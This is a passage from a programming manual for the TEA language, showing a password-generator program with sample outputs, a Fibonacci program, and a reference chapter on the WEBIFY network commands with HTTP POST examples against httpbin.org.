v:vPQR_class:{error}

y:vN_PQR | x!:{<50} | r.: | f!:true:lnPQR1
v:vPQR_class:{poor/bad}
j:lFIN_PQR
l:lnPQR1

y:vN_PQR | x!:{<60} | r.: | f!:true:lnPQR2
v:vPQR_class:{fair}
j:lFIN_PQR
l:lnPQR2

y:vN_PQR | x!:{<80} | r.: | f!:true:lnPQR3
v:vPQR_class:{good}
j:lFIN_PQR
l:lnPQR3
```

```
y:vN_PQR | x!:{<100} | r.: | f!:true:lnPQR4
v:vPQR_class:{great}
j:lFIN_PQR
l:lnPQR4

y:vN_PQR | x!:{>=100} | r.: | f!:true:lnPQR5
v:vPQR_class:{superb}
j:lFIN_PQR
l:lnPQR5

l:lFIN_PQR
#what to present..
i!:{Your [}|x*!:vMODE|x!:{] Password:
} | x*!:vPASSWORD | x!:{
--[RSPG Analysis]
C: } | x*!:vN_SC |
x!:{ | SS-C: } | x*!:vN_SSC |x!:{ | SE (entropy): }
| x*!:vN_SE | x!:{
PQR (rank): } | x*!:vN_PQR | x!:{% [} |
   x*!:vPQR_class | x!:]
v:vRESULTS

#ask what to return...
i!:{#####--[ RSPG: Results ]--#####
} | x*!:vRESULTS | x!:{
############################
Please specify NEXT STEP:
------(pick by number)------
1. Return Password and Quit
2. Return Password + Analysis (security properties)
3. Generate New Password (default) } | v:vPROMPT

i*: | t.: | v:vANS | f:^1$:lFIN_RETURN:lFIN_ANALYSIS
l:lFIN_RETURN

y:vPASSWORD | q!: #quit

l:lFIN_ANALYSIS
f!:^2$:lFIN_DEFAULTS
```


```
y:vRESULTS | q!: #quit

l:lFIN_DEFAULTS
j:lSTART #iterate..
```

Figure 28.2: TEA APPLICATION: Random Secure Password Generator (RSPG) v1.2

Review and Preview of the RSPG implementation


The TEA source code for the RSPG as shared above is not only all that one needs to run the program, but that it shall work so well, and is so lightweight in web, mobile-web and desktop environments, but also that, even though the humane and advanced mode sometimes involve a step where the RSPG attempts to fetch random words from web-based APIs, that when it is used with Internet off or without data, the program still runs well, and does in fact also generate useful and robust passwords even with the network errors themselves[8]! Overall, some screenshots of what the current (v1.2) interactive RSPG looks like are as shown hereafter...

[8]If you studied the RSPG TEA code, you shall have identified that it actually has 3 word generation options that it randomly selects when the password being generated is of mode "humane" or "advanced"; the **heroku** word api, the **kush** word api, and then an internal, TEA-based random word/string generation method leveraging the **Permutate**, `P:` command-space. In customizations or adaptations of our RSPG, other people might decide to entire entirely cut-out any dependencies on external word sources — such as by forcing all word generation to leverage the internal TEA methods, or that they can point to other, alternative word generation APIs — this later case of course with the necessary extra step that any other source might need some special TEA-based data-wrangling so as to produce a clean single-space delimited list of plain words as demonstrated in the current TEA source.



(a) RSPG v1.2: Landing Screen (desktop-web)

(b) RSPG: Password Generation Mode selection menu (desktop-cli)




(c) RSPG: Humane Password About (desktop-cli)

(d) RSPG: Results Screen (desktop-cli)

Figure 28.3: Snapshots of RSPG in Action

And with the case of using RSPG via mobile — in fact, and perhaps surprising to some that might hear it, but the entire original RSPG was coded via the TEA WEB IDE (`https://tea.nuchwezi.com`) via a mobile phone!



(a) RSPG v1.2: Results Screen (mobile-web)

(b) TEA WEB IDE: Results/Output returned by the RSPG program when it returns a password + its analysis report (mobile-web)

Figure 28.4: Snapshots of RSPG in Action (on MOBILE)

And with that program then, we can appreciate the way that implementation clearly reflects the underlying theory we have distilled and presented, by noticing how interesting the outputs of the **RSPG v1.2** are, across the three password generation modes as shown hereafter...

Sample OUTPUT 1 from RSPG v1.2

```
Your [complex] Password:

0cro0Ozl3=a#-dv

--[RSPG Analysis]
```

```
C: 15
SS-C: 13
SE (entropy): 0.8666666666666667
PQR (rank): 39% [poor/bad]
```

Sample OUTPUT 2 from RSPG v1.2

```
Your [humane] Password:

+-- 91S 823 replication p 04

--[RSPG Analysis]
C: 28
SS-C: 21
SE (entropy): 0.75
PQR (rank): 63% [good]
```

Sample OUTPUT 3 from RSPG v1.2

```
Your [advanced] Password:

myzq5 G +$-- qauxy 49 $= fgdgzr 78 V062

--[RSPG Analysis]
C: 39
SS-C: 26
SE (entropy): 0.6666666666666666
PQR (rank): 78% [good]
```

Moreover, it should be worth noting that, in practice, and despite having implemented our algorithms as best as possible, and yet, there shall be occasions when the RSPG returns a password that isn't as good as what the mode the user selected promises to deliver. For example consider the following

two cases, in which we see the advanced mode password being ranked almost as low as the complex or humane mode passwords:

Sample OUTPUT 4 from RSPG v1.2

```
Your [advanced] Password:
$+%- = 08f909 03n f18
--[RSPG Analysis]
C: 21 | SS-C: 13 | SE (entropy): 0.6190476190476191
PQR (rank): 39% [poor/bad]
```

Sample OUTPUT 5 from RSPG v1.2

```
Your [humane] Password:
$-== @=%$ malabo poland 3 7910
--[RSPG Analysis]
C: 30 | SS-C: 19 | SE (entropy): 0.6333333333333333
PQR (rank): 57% [fair]
```

Sample OUTPUT 5 from RSPG v1.2

```
Your [humane] Password:
$-== @=%$ malabo poland 3 7910
--[RSPG Analysis]
C: 30 | SS-C: 19 | SE (entropy): 0.6333333333333333
PQR (rank): 57% [fair]
```

Sample OUTPUT 5 from RSPG v1.2

```
 Your [complex] Password:
q-@pe54n#jr996l
```

```
--[RSPG Analysis]
C: 15 | SS-C: 14 | SE (entropy): 0.9333333333333333
PQR (rank): 42% [poor/bad]
```

However, and especially because the PQR measure we are most interested in here is based on just the SC value, and so that, the advanced and humane mode passwords shall generally always outperform those generated using the complex mode in RSPG.

Of course, not just that this system can generate secure passwords that are also human-friendly, however, also the reports it generates are truly helpful and enlightening — for example, as one might notice from the literature we cited at the beginning, many security and cryptography analysts evaluating passwords seem to place much attention or focus on measures such as just the entropy[9], whereas, and as we see both in our new Password Quality Rank (PQR) theory and measure, but also in the empirical outputs resulting from evaluating various kinds of passwords using various measures including the entropy, sequence cardinality and PQR, that actually, the PQR is such a very useful and telling metric than many need become aware of!

How to Access and RUN RSPG:

The RSPG TEA source code has been placed in the public domain! To quickly load, share or run this RSPG implementation (or the latest — in the future), try using any of the following links:

1. Find RSPG on the list of standard TEA programs via: `https://tea.nuchwezi.com`
2. Directly load and run RSPG via: `https://tea.nuchwezi.com/?i=.&fc=https://gist.githubusercontent.com/mcnemesis/19e5ec10e7a4243c098cc35bb3fa1b89/raw/rspg.tea&run`
3. Obtain the TEA RSPG source-code (and other related codes/programs) via

[9] And caution is due here — not all "entropy" measures are the same meanwhile. In this work, our focus is on *transformatic* sequence entropy first formalized and defined by Joseph Willrich Lutalo[13]. However, despite that measure being universally applicable to all kinds of information, just as the classical Shannon entropy measure was, they are neither quantifiably the same nor similar in their underlying conceptual basis. However, both are measures of randomness and information content.

the TEA GitHub Project:
`https://github.com/mcnemesis/cli_tttt`

4. Find the RSPG code on GitHub Gists:
`https:`
`//gist.github.com/mcnemesis/19e5ec10e7a4243c098cc35bb3fa1b89`
5. Or use the official shortened link to share or load RSPG:
`https://bit.ly/tea_rspg`

Please note that, just like with all other TEA applications one shall encountered, the RSPG can be used as is from virtually anywhere TEA can run, but especially because it is interactive in the presented implementation, modifications would be necessary if the underling RSPG algorithm is meant to be used as is in some non-interactive scenarios such as in the generation of secure passwords inside of other programs or scripts — such as in server-side environments.

28.3.2 EXAMPLE 2: NUMBER THEORY: Computing Fibonacci Sequences

The following case, already somewhat touched upon in **Section 10.2.1** when we dealt with how to compute the TEA Program Signatures, takes the example program covered there — the **Fibonacci Number Computer**, and develops it into a more robust, more useful version that can do at minimum two things:

1. Given some input n, it computes the n^{th} fibonacci number `fib(n)` and returns it.
2. Alternatively, it computes and returns all fibonacci sequence numbers from the first, `fib(0)` to the n^{th}, as a sequence or list of numbers.
3. In case the program is invoked without any explicit [useful] input, it prompts for what value of n to use to do the above two computations.

For background purposes, we know[12] that the **Fibonacci** sequence has the following history and properties...

The Fibonacci Sequence

Origin The Fibonacci sequence was introduced to Western mathematics by Leonardo of Pisa, known as Fibonacci, in his 1202 book *Liber Abaci*. It was

originally used to model the growth of a rabbit population under idealized conditions.

Mathematical Definition The sequence is defined recursively as:

$$F_0 = 0, \quad F_1 = 1,$$

$$F_n = F_{n-1} + F_{n-2} \quad \text{for } n \geq 2.$$

Thus, the sequence begins:

$$0,\ 1,\ 1,\ 2,\ 3,\ 5,\ 8,\ 13,\ 21, \ldots$$

Relevance The Fibonacci sequence appears in diverse areas of mathematics and nature:

- **Mathematics:** It is closely related to the golden ratio, $\varphi = \frac{1+\sqrt{5}}{2}$, since $\frac{F_{n+1}}{F_n} \to \varphi$ as $n \to \infty$.
- **Computer Science:** Used in algorithms, data structures (e.g., Fibonacci heaps), and recursive problem-solving.
- **Nature:** Observed in phyllotaxis (arrangement of leaves), branching of trees, and patterns of shells and flowers.
- **Art and Architecture:** The golden ratio derived from Fibonacci numbers has been applied in design and aesthetics.

And with that background, and the specification we laid down before that, we have the following TEA program for computing Fibonacci Sequence numbers...

TEA Program: Fibonacci in TEA v2.1

```
####################
Fibonacci in TEA v2.1
####################

t!.:|v:n #in case external input n

# Otherwise prompt for n..
1:1Prompt|y:n
f:^\d+$:1Process
```

```
i!:{For fib(n) -> specify n: }|i:|t!.:|v:n|j:lPrompt

l:lProcess

#should we generate sequence up to n?
i!:{Generate:
1. fib(}|x*!:n|x!:{)
2. Sequence up to fib(}|x*!:n|x!:{) [default]}|i:|t!
   .:|v:vOPT

v:vMode:2 #default mode
y:vOPT|f!:^1$:lModeSet
v:vMode:1

l:lModeSet

#start..
v:a:0
V:b:1
v:vRES:{0}

#iterative fib(n)
############
# we'll port this to TEA...

def fib(n):
    a, b = 0, 1
    for _ in range(n):
        a, b = b, a + b
    return a
############

V:i:0

# for n==0
y:n|x!:==0|r.:|f!:true:lProcessStep
y:a|q!:

l:lProcessStep
```

```
#a, b = b, a + b
y:a|v:_a
y:b|v:a
y:_a|x!:+|x*!:b|r.:|v:b

y:vRES|x!:{, }|x*!:a|v:vRES

y:i|x!:==(|x*!:n|x!:-1)|v:_c
r.:|f!:true:lIncrement

y:vMode|f!:1:lReturnSeq
y:a|q!: #return result
l:lReturnSeq
y:vRES|q!:

l:lIncrement
y:i|x!:+1|r.:|v:i
j:lProcessStep
```

Figure 28.5: TEA APPLICATION: Compute Fibonacci Numbers

It produces the following output for `fib(8)` — to produce the output we saw highlighted in the notes above...

Sample OUTPUT 1 from TEA Fibonacci v1 for fib(8)

```
0, 1, 1, 2, 3, 5, 8, 13, 21
```

And, even for WEB TEA working in a web browser, returns the following sequence for `fib(100)` in just a fraction of a second!

Sample OUTPUT 2 from TEA Fibonacci v1 for fib(100)

```
0, 1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144, 233, 377, 610,
   987, 1597, 2584, 4181, 6765, 10946, 17711, 28657, 46368,
   75025, 121393, 196418, 317811, 514229, 832040, 1346269,
   2178309, 3524578, 5702887, 9227465, 14930352, 24157817,
   39088169, 63245986, 102334155, 165580141, 267914296,
   433494437, 701408733, 1134903170, 1836311903, 2971215073,
   4807526976, 7778742049, 12586269025, 20365011074,
   32951280099, 53316291173, 86267571272, 139583862445,
   225851433717, 365435296162, 591286729879, 956722026041,
   1548008755920, 2504730781961, 4052739537881,
   6557470319842, 10610209857723, 17167680177565,
   27777890035288, 44945570212853, 72723460248141,
   117669030460994, 190392490709135, 308061521170129,
   498454011879264, 806515533049393, 1304969544928657,
   2111485077978050, 3416454622906707, 5527939700884757,
   8944394323791464, 14472334024676220, 23416728348467684,
   37889062373143900, 61305790721611580, 99194853094755490,
   160500643816367070, 259695496911122560,
   420196140727489660, 679891637638612200,
   1100087778366101900, 1779979416004714000,
   2880067194370816000, 4660046610375530000,
   7540113804746346000, 12200160415121877000,
   19740274219868226000, 31940434634990100000,
   51680708854858330000, 83621143489848430000,
   135301852344706760000, 218922995834555200000,
   354224848179262000000
```

Chapter 29

W: WEBIFY

NAME	`WEBIFY`
Purpose	1. Perform Network Input/Output 2. Write/Output Data via HTTP(S) POST 3. Read/Input Data via HTTP(S) GET 4. Persist Active Program's Memory to External Endpoint 5. Potential Alternative to File I/O in TEA 6. Perform Complex Interactions with WEB APIs

Table 29.1: General Objectives of TEA Primitive **W:**

29.1 SEMANTICS of W:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
w:	Take current AI as a URL and read whatever is at specified network resource address with an HTTP GET request, then set the result as IO iff the command successfully executed, otherwise return EMPTY STRING
w:URL	Read whatever is at specified network resource address URL and set the result as IO iff the command successfully executed, otherwise return EMPTY STRING
w!:	Take current AI as a URL and read whatever is at specified network resource address with an HTTP POST request, then set the result as IO iff the command successfully executed, otherwise return EMPTY STRING
w!:URL	Write or rather, POST whatever is in AI, to the specified network resource address URL as unnamed data and set the result as IO iff the command successfully executed, otherwise return EMPTY STRING
w*: **w*:vURL** **w*:vURL:v1:v2:v:3..:vN**	Same as w!:URL but will execute an HTTP GET request on the URL held in vault vURL with each specified vault (as vNAME=vVALUE pairs) in the query string. With only vURL, posts everything currently in the vaults, using their name and values. With no parameters at all, treats AI as URL, then sends everything in the vaults in the query string.
w*!: **w*!:vURL** **w*!:vURL:v1:v2:v:3..:vN**	Same as W*:, but performs an HTTP POST request and posts the data as form encoded data
w*.: **w*.:vHEADER** **w*.:vH1:vH2:vH3:..:vHN**	**TEA Solution for setting CUSTOM HTTP Headers**, and which command one must call before using any of the above WEBIFY commands in case they wish to make an HTTP request with custom headers. Without any parameters, sets all current vaults as headers for any future http-calls, with each header specified using the vault parameters (i.e for vNAME=vVALUE, vNAME is header key, and vVALUE the value). With only vHEADER only set that specified vault as the custom header. With multiple vault names, set only those specified vaults as the custom headers. Otherwise, doesn't modify current AI and leaves it as is.
w*!.: **w*!.:vHEADER** **w*!.::vH1:vH2:vH3:..:vHN**	Without parameters, **DELETES** all currently set custom HTTP headers. With only one or more [vault] parameters specified, only deletes those specified HTTP headers. Does nothing else but return AI.
w*@:vURL **w*@:vURL:vDATA**	**A Special** HTTP call that will perform an HTTP POST request on the specified URL held in the vault `vURL`, and which sends the data not as form-encoded text, but as whatever is held in either AI (without `vDATA`) or `vDATA` — verbatim. It is the way to send raw JSON to end-points expecting such special content-types.

Table 29.2: The Semantics of W:

29.2 NOTES about W:

TEA might not offer any usual means to read or write files such as many programming languages provide, however, it does offer a clean solution to reading and writing data to a network-accessible resource—which, given it can

be purely offline or on-device, allows for a sort of File I/O in TEA via the W: command space.

Perhaps to clarify things – when a TEA program reads using W:URL, it is expected that the body of the returned response – such as an HTML document for web requests, or perhaps a data dump in JSON, CSV or such, for an API call, is what is returned by W:. In cases where an error occurs or the resource doesn't exist, W: just returns an empty string.

29.2.1 HTTP POST Requests

For writing/posting data, W! and W*!: come in handy. The first version posts AI just as a mere untagged value – just like posting a string value to some API end-point for example. The vault-accessing method though, because it has access to both the names and values in the vaults, will compose a sane multi-part request, where each vault and its value (or the empty string if no value) gets posted to the specified URL. HTTP POST requests are the default for W!* because where HTTP GET is desired, the necessary URL with the necessary name-value pairs in a query-string can be composed using TEA, but is not encouraged because of its lack of security, and potential to construct illegal URLs given arbitrary data.

The following example will fetch a person's current account balance from a bank's API given the account number and some special secret.

W: EXAMPLE 1: A Simple HTTP POST - hypothetical - using dynamic URL

```
#parameters needed
v:vAC:{123456XXX} | v:vKEY:{001001}
# we shall build a dynamic url too using...
v:vURL_TEMPLATE:{https://abc.bank/api/ac/#AC/bal/?
  cred=#KEY}
v:vREGEX_AC:{#AC}|v:vREGEX_KEY:{#KEY}
#okay, let's substitute for the account
r*!:vURL_TEMPLATE:vREGEX_AC:vAC | v:vURL_TEMPLATE
# then substitute for access key
r*!:vURL_TEMPLATE:vREGEX_KEY:vKEY | v:vURL_TEMPLATE
v:vURL # store url
# make RESTful call to BANK WEB API...
```

```
w*!:vURL
#what might we get if it were real?
# (= "321,000,000,000")
```

Of course, that example assumes there is some actual Bank API that we can query as such to obtain a particular account's balance. However, much as it might help illustrate what could be possible using TEA's web-access functionality, and yet, all we might obtain by making that call is an error message such as:

Sample OUTPUT 1 from EXAMPLE 1

```
[ERROR]: NetworkError: Failed to execute 'send' on '
  XMLHttpRequest': Failed to load 'https://abc.bank/api/ac
  /123456XXX/bal/?cred=001001'.
```

And not just that! In case you cared to look at how the TEA web command-space signatures work (see **Table 29.2**), then, you shall realize that the way we are making the HTTP POST call in that example (`w*!:vURL`) likewise posts everything currently stored in the active TEA program's memory! **That's not a bug, but a feature.** To see what this means, consider the following screenshot of what is being posted over the wire (as an HTTP payload) when that program is run as is — this output is being reported by Google Chrome's Developer Console tools:




Figure 29.1: Under-the-hood debugging of HTTP POST payloads from Example 1

However, away from hypothetical bank APIs, the above example can be tested using the HTTP echo API service — **httpbin.org** — as such:

W: EXAMPLE 2: A Simple HTTP POST - real - posting specified vaults

```
# parameters we'll post
v:vAC:{123456XXX} | v:vKEY:{001001}
# simple clean, non-parametric static url we'll use
v:vURL:http://httpbin.org/post
# then make HTTP POST,
# explicitly specifying url to use, and data to send
  ..
w*!:vURL:vAC:vKEY
```

With that modified example, we now see that first of all, the way we are making

the HTTP call has changed (`w*!:vURL:vAC:vKEY`). In this example, we are not only telling the TEA WEBIFY/WEB command that the url to make the call to is held in `vURL`, but also that instead of attempting to post everything in the memory/vaults, that only those vaults whose names we have specified should be included in the post data. The results, as we can see from the helpful HTTP-echo service we are making the call against, is as such:

Sample OUTPUT 2 from EXAMPLE 2


```
{
  "args": {},
  "data": "",
  "files": {},
  "form": {
    "vAC": "123456XXX",
    "vKEY": "001001"
  },
  "headers": {
    "Accept": "*/*",
    "Accept-Encoding": "gzip, deflate",
    "Accept-Language": "en-US,en;q=0.9",
    "Content-Length": "25",
    "Content-Type": "application/x-www-form-urlencoded",
    "Host": "httpbin.org",
    "Origin": "http://localhost",
    "Referer": "http://localhost/",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
       AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
        Safari/537.36",
    "X-Amzn-Trace-Id": "Root=1-69bbf3a6-1
       c56ceca49ca1e0373b8c46c"
  },
  "json": null,
  "origin": "102.85.127.168",
  "url": "http://httpbin.org/post"
}
```


That is quite powerful, and very useful a feature to have in the language! Notice

that, with that alternate web call, the Google Chrome network monitor does indeed confirm that our code is doing the right thing even on the client-side:




Figure 29.2: Under-the-hood debugging of HTTP POST payloads from Example 2

A modified version that also doesn't specify the vault from which to read the URL to which to post to, shall help illustrate the fact that `W*!:` shall post everything in the vaults, while it shall use the current AI as the url to which to post. This can be appreciated from the following related TEA programs:

W: EXAMPLE 3: A Simple HTTP POST - real - with no explicit parameters

```
# some data in the vaults
v:vMessage:{Hello World} | v:vSecrets:{blah blah...}
# and some bank-specific data...
v:vAC:{123456XXX} | v:vKEY:{001001}
# simple clean, non-parametric static url we'll use
v:vURL:http://httpbin.org/post
# let's make it the AI
y:vURL
# then make HTTP POST without any parameters
  specified..
w*!:
```

When that program is executed, the output we get surely does stress all the points we have just made...

Sample OUTPUT 3 from EXAMPLE 3


```
{
  "args": {},
  "data": "",
  "files": {},
  "form": {
    "vAC": "123456XXX",
    "vKEY": "001001",
    "vMessage": "Hello World",
    "vSecrets": "blah blah...",
    "vURL": "http://httpbin.org/post"
  },
  "headers": {
    "Accept": "*/*",
    "Accept-Encoding": "gzip, deflate",
    "Accept-Language": "en-US,en;q=0.9",
    "Content-Length": "105",
    "Content-Type": "application/x-www-form-urlencoded",
    "Host": "httpbin.org",
    "Origin": "http://localhost",
    "Referer": "http://localhost/",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
       AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
        Safari/537.36",
    "X-Amzn-Trace-Id": "Root=1-69bbf80d-146
       a76da72fc39de765f00a7"
  },
  "json": null,
  "origin": "102.85.127.168",
  "url": "http://httpbin.org/post"
}
```


Moreover, and quite **IMPORTANT a DIFFERENCE** — notice that `W*!:` and `W!:` both make HTTP POST calls, but the version that doesn't access

vaults or memory — that is `W!:` — is in fact both less powerful, but also more secure (in some situations). For example, if we use it to replace the WEBIFY call in Example 3, then we have the following program:

W: EXAMPLE 4: A Simple HTTP POST - real - with no explicit parameters

```
# some data in the vaults
v:vMessage:{Hello World} | v:vSecrets:{blah blah...}
# and some bank-specific data...
v:vAC:{123456XXX} | v:vKEY:{001001}
# simple clean, non-parametric static url we'll use
v:vURL:http://httpbin.org/post
# let's make it the AI
y:vURL
# then make HTTP POST without any parameters
  specified..
w!:
```

Which, as you can tell from the output we get from the HTTP echo service, did post to the correct URL, but ignored or did not touch anything in the calling program's memory...

Sample OUTPUT 4 from EXAMPLE 4

```
{
  "args": {},
  "data": "",
  "files": {},
  "form": {},
  "headers": {
    "Accept": "*/*",
    "Accept-Encoding": "gzip, deflate",
    "Accept-Language": "en-US,en;q=0.9",
    "Content-Length": "0",
    "Content-Type": "application/x-www-form-urlencoded",
    "Host": "httpbin.org",
    "Origin": "http://localhost",
    "Referer": "http://localhost/",
```

```
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
       AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
        Safari/537.36",
    "X-Amzn-Trace-Id": "Root=1-69bbf896-77
       cb45c54d9c33e877a8ed93"
  },
  "json": null,
  "origin": "102.85.127.168",
  "url": "http://httpbin.org/post"
}
```


And the Google Chrome debugging tools likewise confirm this..

